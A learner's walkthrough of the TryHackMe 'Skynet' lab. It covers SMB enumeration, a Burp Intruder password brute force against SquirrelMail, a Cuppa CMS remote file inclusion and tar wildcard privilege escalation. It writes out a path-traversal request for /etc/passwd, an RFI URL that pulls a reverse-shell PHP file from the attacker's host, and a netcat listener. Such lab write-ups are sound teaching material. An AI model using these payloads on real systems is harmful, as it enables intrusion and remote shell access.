Synopsis
A vulnerable Terminator themed Linux machine.
Platform
TryHackMe
Level
Easy
Tools
- nmap
- Gobuster
- smbmap
- smbclient
- Burpsuite
- netcat
- python3
- Bash
Questions
What is Miles password for his emails?
I started off by conducting an initial nmap scan of the target. Here are the results:

Ports that are open: 22, 80, 110, 139, 143, and 445

I started off by accessing the target via the browser as port 80 is open. I was presented with a generic Skynet page. I then used Gobuster for directory enumeration to find hidden directories. Here are the results:
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -u http://10.145.168.222
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.145.168.222
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
admin                (Status: 301) [Size: 316] [--> http://10.145.168.222/admin/]
css                  (Status: 301) [Size: 314] [--> http://10.145.168.222/css/]
js                   (Status: 301) [Size: 313] [--> http://10.145.168.222/js/]
config               (Status: 301) [Size: 317] [--> http://10.145.168.222/config/]
ai                   (Status: 301) [Size: 313] [--> http://10.145.168.222/ai/]
squirrelmail         (Status: 301) [Size: 323] [--> http://10.145.168.222/squirrelmail/]

When reviewing these directories, majority of them were not accessible as I did not have permission. The directory squirrelmail was accessible and it presented itself as a login page.
When reviewing the results from the nmap scan, ports 110, 139, 143, and 445. I used smbmap to enumerate Samba (SMB) shares. This will allow me to view resources and permissions. Here are the results:

What stood out to me was anonymous, as it has read only access. The other thing that stood out was the disk for milesdyson. I then used smbclient to access anonymous to see if there is any data that we can find.

I was able to find log files. Based off the given logs, log1.txt seems to have data. I used get to extract the file for me to analyze. It seems that this log file contains passwords.
$ cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
Based off the first question, we are looking for Miles password. I then attempted to login to the mailsquirrel portal. I decided to use Burpsuite to see if the username and a password from the list are a match.
I first captured a request of the login page and sent the request to Intruder. I added my positions and set the attack method to pitchfork. This will allow me to set a payload on each position, one for the username (milesdyson) and the other for the password list (log1.txt). Started the attack and got a hit for Miles email password!

What is the hidden directory?
With the username and password, I am now able to login to view his emails.


The Samba Password Reset email caught my eye. When opening it, I was presented with the new password. I used smbclient again to login to milesdyson. It was a success!


After some time reviewing the files, I found important.txt. The hidden directory is in this file.
What is the vulnerability called when you can include a remote file for malicious purposes?
When going to the hidden directory, I was presented with a picture of Miles Dyson lolll.

There was nothing else that was interesting on this page. I decided to use Gobuster again to see if there are more directories that I could access. Here are the results:
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -u http://10.145.168.222/45kra24zxs28v3yd
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.145.168.222/45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
administrator        (Status: 301) [Size: 341] [--> http://10.145.168.222/45kra24zxs28v3yd/administrator/]
When accessing the directory, I was presented with an admin login page for Cuppa CMS!

Now it's time to see if there are any vulnerabilities. Did a quick Google search and it seems like Cuppa CMS has a Remote File Inclusion vulnerability. You can read more about this here.
What is the user flag?
Based off the information that that I found, we include local or remote PHP files or read non-PHP files with this vulnerability.
/alerts/alertConfigField.php?urlConfig=
The full URL should look something like this:
http://<target_ip>/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=<payload>

I wanted to make sure this works. I used one of the examples to see if I am able to output information. It was a success.
http://<target_ip>/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
I proceeded with creating a local PHP file so we can spawn a shell

Within the PHP file, I added my tun0 IP and set my desired port. Now we can host this file by using python3 so that it can be reachable from the web server. I also set up netcat so I can spawn the shell.
//python3
python3 -m http.server 8000

//netcat
nc -nlvp 4444

//URL
http://<target_ip>/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://<tun0_ip>:8000/skynet-reverse-shell.php


Now we are able to obtain the user flag.

What is the root flag?
The root flag took me some time to find. I'm still a noob, but I was finally able to get it.

I checked the backups directory as it is owned by the root user and found a script called backup.sh. It seems that this script is backing up the /var/www/html directory. I ran sudo -l to check what commands the current user is allowed to run with sudo privileges. It prompted me to enter a password.
Based off previous CTFs, I then checked the crontab file to see if there is a cron for this script. There is!

It seems that this cron runs every 1 minute as the root user!
Now this was where I was stuck. After hours of research, I found that tar and the wildcard (*) is a vulnerability. We can create malicious files that act and will pass as arguments. You can read more about this here and here.
I proceeded with creating the malicious files within the /var/www/html directory.

I know nano would have been easier, but when I used it, it was making my terminal act up. I decided to use echo to output the lines into the script file. Now the script is ready, I can set up another netcat and wait for the next cron cycle for the root shell to spawn. The root shell will spawn due to the fact that the cron is being ran by the root user. Let's wait and see!

The shell spawned and I have obtained the root flag!
What I Learned
I learned that tar has a vulnerability, tar wildcard injection. Since tar compress multiple files at once, an attacker can create files in the name of the flags to have a file execute. I also learned how to use smbmap. This is a great tool to enumerate smb shares and to gather/find important or sensitive data. Will definitely be adding this to my tool kit!